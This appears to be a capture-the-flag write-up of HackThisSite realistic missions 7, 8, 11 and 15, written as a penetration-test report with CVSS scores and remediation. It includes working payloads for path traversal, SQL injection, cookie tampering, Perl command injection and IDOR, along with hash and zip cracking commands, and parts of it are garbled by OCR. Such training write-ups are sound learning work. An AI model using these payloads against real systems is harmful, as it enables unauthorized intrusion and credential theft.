
https://www.hackthissite.org/missions/realistic/7/images/

Exploitation steps:

- **Navigate to /images/ to view all files/folders.**
- **Identify the /admin/ directory (protected by .htpasswd).**

Remediation:

- **Disable directory listing by adding to .htaccess**



```
hackthissite.org/missions/realistic/7/showimages.php?file=/images/admin/.htaccess
```

GHT FOR AMERICA
ng back America... and you love it!

Spread the Word!
downloading and printing these posters. Here are some
ɔl, church, workplace, whatever. Good places are
;, etc. Give them out to other Republican followers so

ɪng Live Bush | Nuke the bastards!

DevTools is now available in Arabic

```
▸<center> ⋯ </center>
 <br>
▾<center>
  ▸<a href="AuthName " administration access" "> ⋯ </a>
  ▸<a href="AuthType Basic
   "> ⋯ </a>
  ▾<a href="AuthUserFile /www/hackthissite.org/www/missions/realist
   htpasswd
   "> == $0
    <img src="AuthUserFile /www/hackthissite.org/www/missions/reali
    n/.htpasswd
html  body  table  tbody  tr  td  font  center  a
```

figure 13 : from source we can see .htaccess file

CHALLENGE 5: HackThisSite - realistic Mission 7 (Medium)

Path Traversal + .htpasswd Compromise

Current Rating	CVSS
High	8.8

The showimages.php script is vulnerable to directory traversal via the file parameter, allowing unauthorized access to /images/admin/.htpasswd. The exposed MD5-crypt password hash is crackable with tools like John the Ripper.

path :

/showimages.php?file=/images/admin/.htpasswd

Exploitation payload :


- **/showimages.php?file=../../images/admin/.htpasswd**
- **john --format=md5crypt hash.txt**

Remediation:

- **Sanitize input using basename():**
  $file = basename($_GET['file']);
- **Upgrade to bcrypt for password hashing.**

Steps to Reproduce:

- **Step 1: Test Path Traversal**
  - **Craft a traversal payload to access /images/admin/.htpasswd:**
  - **/showimages.php?file=/images/admin/.htpasswd**
  - **Submit the URL.**
  - **Expected Result: A broken image icon with leaked credentials (e.g., administrator:$1$AAODv...$gXPqGkIO3Cu6dnclE/sok1).**



hackthissite.org/missions/realistic/7/showimages.php?file=/images/admin/.htpasswd

WHAT'S RIGHT FOR AMERICA

The Right is taking back America... and you love it!

Spread the Word!

conservative action by downloading and printing these posters. Here are some
em at your office, school, church, workplace, whatever. Good places are
ds, on doors, by urinals, etc. Give them out to other Republican followers so
spread the word too.

Patriotism | Long Live Bush | Nuke the bastards!

DevTools is now available in Arabic


```
<br>
<br>
▸<center> ⋯ </center>
<br>
▾<center> == $0
  ▸<a href="administrator:$1$AAODv...$gXPqGkIO3Cu6dnclE/sok1
    "> ⋯ </a>
  ▸<a href> ⋯ </a>
</center>
</font>
```

figure 14 : test path traversal

- **step 2 : Crack the Hash with John the Ripper**
  - **Save the hash to a file (hash.txt):**

    echo 'administrator:$1$AAODv...$gXPqGkIO3Cu6dnclE/sok1' > hash.txt
  - **Run John the Ripper:**

    john --format=md5crypt --wordlist=/usr/share/wordlists/rockyou.txt hash.txt



```
┌─[yazan@parrot]─[~]
└──╼ $sudo john hash2.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md
5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type inst
ead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2
8x3])
No password hashes left to crack (see FAQ)
┌─[yazan@parrot]─[~]
└──╼ $sudo cat hash2.txt
administrator:$1$AAODv...$gXPqGkI03Cu6dnclE/sok1
┌─[yazan@parrot]─[~]
└──╼ $sudo john --show hash2.txt
administrator:shadow

1 password hash cracked, 0 left
```

figure 15 : crack the hash

CHALLENGE 6: HackThisSite - realistic Mission 8 (Hard)

SQL Injection in User Search Functionality

Current Rating	CVSS
High	8.6

Description:

The search.php endpoint fails to sanitize user input in the search query parameter, allowing attackers to dump all user accounts from the database via SQL injection.

path :

/search.php?query=[malicious_input]

Exploitation payload :

- **' OR 1=1;--**

Remediation:

- **Use parameterized queries**
  $stmt = $conn->prepare("SELECT username, desc FROM users WHERE username = ?");
  $stmt->bind_param("s", $input);
- **Implement input validation (allow only alphanumeric chars).**

Steps to Reproduce:

- **Step 1: Navigate to /search.php**
  - **Enter payload ' OR 1=1;--**
  - **Observe all user accounts displayed, including GaryWilliamHunter.(we know with expect)**





figure 16 : enter payload sqli



Number Of Users Found: 20288

Lolita Goncalez : dancing queen

Tom Brown : Tom the brown

Lisa M. : I am sweet

Peter McDonald : fatman

Drake Alucard : BLOOD

Mike Power : need money

Wanda : wonder girl

Matt Johnson : 31337

Heinz Harald Kunze : da german guy :)

Karen Oldfield :

GaryWilliamHunter : -- $$$$$ --

figure 17 : obserf user for gray hunter

CHALLENGE 6: HackThisSite - realistic Mission 8 (Hard)

Insecure Session Handling via Cookie Tampering

Current Rating	CVSS
Critical	9.1

Description:

The accountUsername cookie value is client-controlled and used for authentication without server-side validation, enabling session hijacking.

path :

- Cookie: accountUsername=[user_controlled_value]

Exploitation payload :


- **accountUsername=GaryWilliamHunter**

Remediation:

- **Store sessions server-side.**
- **Use HMAC-signed cookies**

Steps to Reproduce:

- **Log in with any account.**
- **Using burbsuit, edit accountUsername cookie to GaryWilliamHunter.**
- **forward request to do with Gary's account.**


Burp Suite Community Edition v2024.9.5 - Temporary Project (as superuser)
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Request to https://www.hackthissite.org:4
Request
Pretty Raw Hex

```
Time               Type   Direction   Method   URL
03:12:55 25 Ju...  HTTP   → Request   POST     https://www.hackthissite.org/missions/realistic/8/cleardir.php
03:12:55 25 Ju...  HTTP   → Request   GET      https://safebrowsing.googleapis.com/v4/fullHashes:find?$ct=application/x-protobuf&key=AIzaSyC7jsptDS3am4tPx4r3nxis7IMjBc5Dovo&$httpMeth
```

```
POST /missions/realistic/8/cleardir.php HTTP/2
Host: www.hackthissite.org
Cookie: accountUsername=GaryWilliamHunter; accountPassword=yazan; movedTheMoneyIntodropCashAccountFinished=128zGg.xggANs; HackThisSite=ehmhqb0oahp6srnc9am03k0092
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://www.hackthissite.org/missions/realistic/8/login2.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 12
Origin: https://www.hackthissite.org
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

dir=logFiles
```

figure 18 : edit cookie

CHALLENGE 7: HackThisSite - realistic Mission 11 (Harder)

Perl Command Injection via Page Parameter

Current Rating	CVSS
High	8.8

Description:

The page.pl script unsafely passes user-controlled input directly into a Perl open() function call without proper sanitization. This allows attackers to execute arbitrary system commands by injecting pipe characters (|), enabling directory listing and potentially full server compromise.

path :

- /page.pl?page=[injection_point]

Exploitation payload :

- **|ls|**


Remediation:

- **Implement strict input validation using regex:**

  if ($input =~ /^[a-zA-Z0-9_-]+\.html$/) { ... }
- **Use Perl's open with 3-argument form:**

Steps to Reproduce:

- **Visit: /page.pl?page=|ls|**
- **Observe directory listing showing critical files (bs.dbase, client_http_docs)**



hackthissite.org/missions/realistic/11/page.pl?page=|ls|

admin bs.dbase client_http_docs frontpage.gif index.html index.pl letter.gif logo.gif ms.gif mysql.gif order.pl page.pl pages perl.gif php.gif server.gif sqlite.png suspended.html tux.gif webmail.php

figure 18 : observe the vuln

CHALLENGE 7: HackThisSite - realistic Mission 11 (Harder)

Unauthorized SQLite Access via Path Traversal

Current Rating	CVSS
Critical	9.1

Description:

The SQL query interface in the admin panel fails to validate database file paths, allowing traversal to BudgetServ's main credential database (bs.dbase) containing plaintext passwords.

path :

- /client_http_docs/therightwayradio/?page=mod

Exploitation payload :


- **<input name="sql_db" value="../../../bs.dbase">**
- **SELECT * FROM web_hosting**

Remediation:

- **Restrict database paths to approved directory**
- **Implement proper authentication for database access**
- **Store credentials using salted hashes (bcrypt)**

Steps to Reproduce:

- **Gain admin access to therightwayradio site (via IDOR)**
- **Modify SQL form as shown above**



sql	tbl_name	type	rootpage	name
CREATE TABLE web_hosting (web_user varchar(255), web_pass varchar(255), web_package integer, web_email varchar(255))	web_hosting	table	2	web_hosting

SELECT * FROM sqlite_master

SQLite access for moderators has been tightened to read-only due to the recent security breech.

```
</tr>
<tr>
  <td colspan="5" style="text-align: center">
    <form method="post" action="./?page=mod" enctype="multipart/form-data"> == $0
      <input type="hidden" name="page" value="mod">
      <input type="hidden" name="sql_db" value="../../../bs.dbase">
      <input type="text" name="sql_query" value="SELECT * FROM sqlite_master" style="width: 80%">
      <input type="submit" name=".submit" value="sql query" class="submit">
      <br>
```

figure 19 : observe the tables from sql

CHALLENGE 7: HackThisSite - realistic Mission 11 (Harder)

Privilege Escalation via User ID Manipulation

Current Rating	CVSS
High	8.5

Description:

The user profile page exposes administrator accounts by manipulating the id parameter, allowing unauthorized password resets and privilege escalation.

path :

/client_http_docs/therightwayradio/?page=userinfo&id=0

Exploitation payload :


- **Access id=0 or remove parameter entirely**

Remediation:

- **Implement proper access controls**
- **Implement proper access controls**
- **Require authentication for sensitive operations**

Steps to Reproduce:

- **Navigate to profile page without ID parameter**
- **Navigate to profile page without ID parameter**
- **Reset password and login**


hackthissite.org/missions/realistic/11/client_http_docs/therightwayradio/?page=userinfo&id=0

The Right Way Radio
with Rich Smith

Profile updated

aclu_bomber_08290	
id	0
level	1
email	r-connor@crappysoft.com
site	crappysoft.comgdsfg
posts	3798
change password	--------

figure 20 : update account

CHALLENGE 7: HackThisSite - realistic Mission 11 (Harder)

Path Traversal in Backup Download Function

Current Rating	CVSS
High	8.2

Description:

The d.pl script allows downloading arbitrary files via path traversal, enabling access to suspended accounts' backup files (src.tar.gz).

path :

/admin/d.pl?file=[traversal_path]

Exploitation payload :


- **/admin/d.pl?file=/var/www/budgetserv/html/client_http_docs/space46/src.tar.gz**

Remediation:

- **Validate file paths against allowlist**
- **Implement proper authentication**
- **Restrict access to parent directories**


Steps to Reproduce:

- **Login to Service Panel with compromised credentials**
- **Directly access target file via traversal**



```
Request URL        https://www.hackthissite.org/missions/realistic/11/
                   admin/d.pl?file=/var/www/budgetserv/html/client_
                   http_docs/wonderdiet/
Request Method     GET
Status Code        200 OK
Remote Address     137.74.187.103:443
Referrer Policy    origin-when-cross-origin
Access-Control-Allow-Origin    *
```

figure 20 : observe parameter for url


hackthissite.org/missions/realistic/11/admin/
wonderdiet (logout) Plus Package
list
delete
upload
new
edit
download
DevTools is now available in Arabic
Don't show again
Always match Chrome's language
Switch DevTools to Arabic
Elements
Console
Sources
Network
Performance
Memory
Styles
Computed
Layout
Event Listeners
DOM Breakpoints
Properties
Accessibility

/var/www/budgetserv/html/client_http_docs/wonderdiet/

- index.html
- order.php
- order.html
- ./
- graph.gif
- visa.gif
- ../
- ae.gif
- me.gif
- scientist.jpg

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" lang="en-US" xml:lang="en-US">
 <head> … </head>
 <body> == $0
  <table align="center" class="main"> … </table>
 </body>
</html>
```

figure 20 : open admin page and go to url

CHALLENGE 8: HackThisSite - realistic Mission 15 (Harder)

Sensitive Information Exposure in HTML Meta Tags

Current Rating	CVSS
Medium	5.3

Description:

The index page contains developer meta tags exposing administrative credentials in the format admin:password. This violates the principle of least privilege by exposing sensitive authentication information in client-side code.

path :

/index.htm

Exploitation payload :


- **<meta name="Author" content="admin:Susy Slack,">**

Remediation:

- **Remove sensitive data from client-side code**
- **Store credentials in secure server-side configuration**
- **Implement proper authentication mechanisms**

Steps to Reproduce:

- **Navigate to /index.htm**
- **View page source (Ctrl+U) and locate meta tag**



view-source:https://www.hackthissite.org/missions/realistic/15/

```
<!doctype html public "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>


<meta name="KeyWords"     content="laser,war,smart bombs,night vision aid">
<meta name="Author"       content="webadmin: Susy Slack,
                                   email s.slack@seculas.com">
<meta name="Description"  content="seculas is an industry leader in defense and special mission lasers.
                                   We are proud of our product spectrum and reputation which bases on
                                   the highest ethical standards">

<head>
  <link rel="stylesheet" type="text/css" href="styles.css">
  <title>seculas Ltd.</title>
</head>

<body>
   <a name="top"></a>

   <!-- table header -->
   <table style="width: 95%;" border="0" cellpadding="0" cellspacing="0" align="center">
```

figure 20 : observe meta tag

CHALLENGE 8: HackThisSite - realistic Mission 15 (Harder)

Unauthorized Archive Access via Directory Listing

Current Rating	CVSS
High	7.5

Description:

The _backups_/ directory has listing enabled, exposing a password-protected backup.zip containing critical system files including authentication scripts and admin interfaces.

path :

/_backups_/backup.zip

Exploitation payload :


- **Download backup.zip and Use known-file attack with PkCrack**

Remediation:

- **Disable directory listings**
- **Store backups outside web root**
- **Implement proper access controls**

Steps to Reproduce:


- **Access /_backups_/**
- **Download backup.zip**
- **Use known-file attack with PkCrack**



Index of /missions/realistic/15/_backups_

Name	Last modified	Size	Description
Parent Directory		-	
backup.zip	2013-12-30 05:28	8.9K	
images/	2013-12-30 05:28	-	

figure 20 : observe backup file



```
┌─[✗]─[root@parrot]─[/home/yazan/pkcrack/bin]
└──╼ #./pkcrack -C ../../Desktop/backup.zip -c "misc (files from different folders)/index.htm" -P index_plain.zip -p index.htm -d decrypted -a
Files read. Starting stage 1 on Sat Aug  2 09:13:22 2025
Generating 1st generation of possible key2_1256 values...done.
Found 4194304 possible key2-values.
Now we're trying to reduce these...
Done. Left with 7670 possible Values. bestOffset is 24.
Stage 1 completed. Starting stage 2 on Sat Aug  2 09:13:50 2025
Ta-daaaaa! key0=f23a33d0, key1=106331c0, key2=6fd03c13
Probabilistic test succeeded for 1237 bytes.
Ta-daaaaa! key0=f23a33d0, key1=106331c0, key2=6fd03c13
Probabilistic test succeeded for 1237 bytes.
Stage 2 completed. Starting zipdecrypt on Sat Aug  2 09:18:27 2025
Decrypting internal_messages/ (351b31f4c660557eb3f9f7ae)... OK!
Decrypting internal_messages/msgshow.php (d8070ee17e5e7b223bbe9bad)... OK!
Decrypting internal_messages/msgauth.php (0d40acf30b5938d0a9c45b80)... OK!
Decrypting misc (files from different folders)/ (bbf20bd1728f44ce85dc6f96)... OK!
Decrypting misc (files from different folders)/index.htm (7cf5ab4329f7d177fc882c95)... OK!
Decrypting misc (files from different folders)/shell.php (390c6ccd48169466e90f6496)... OK!
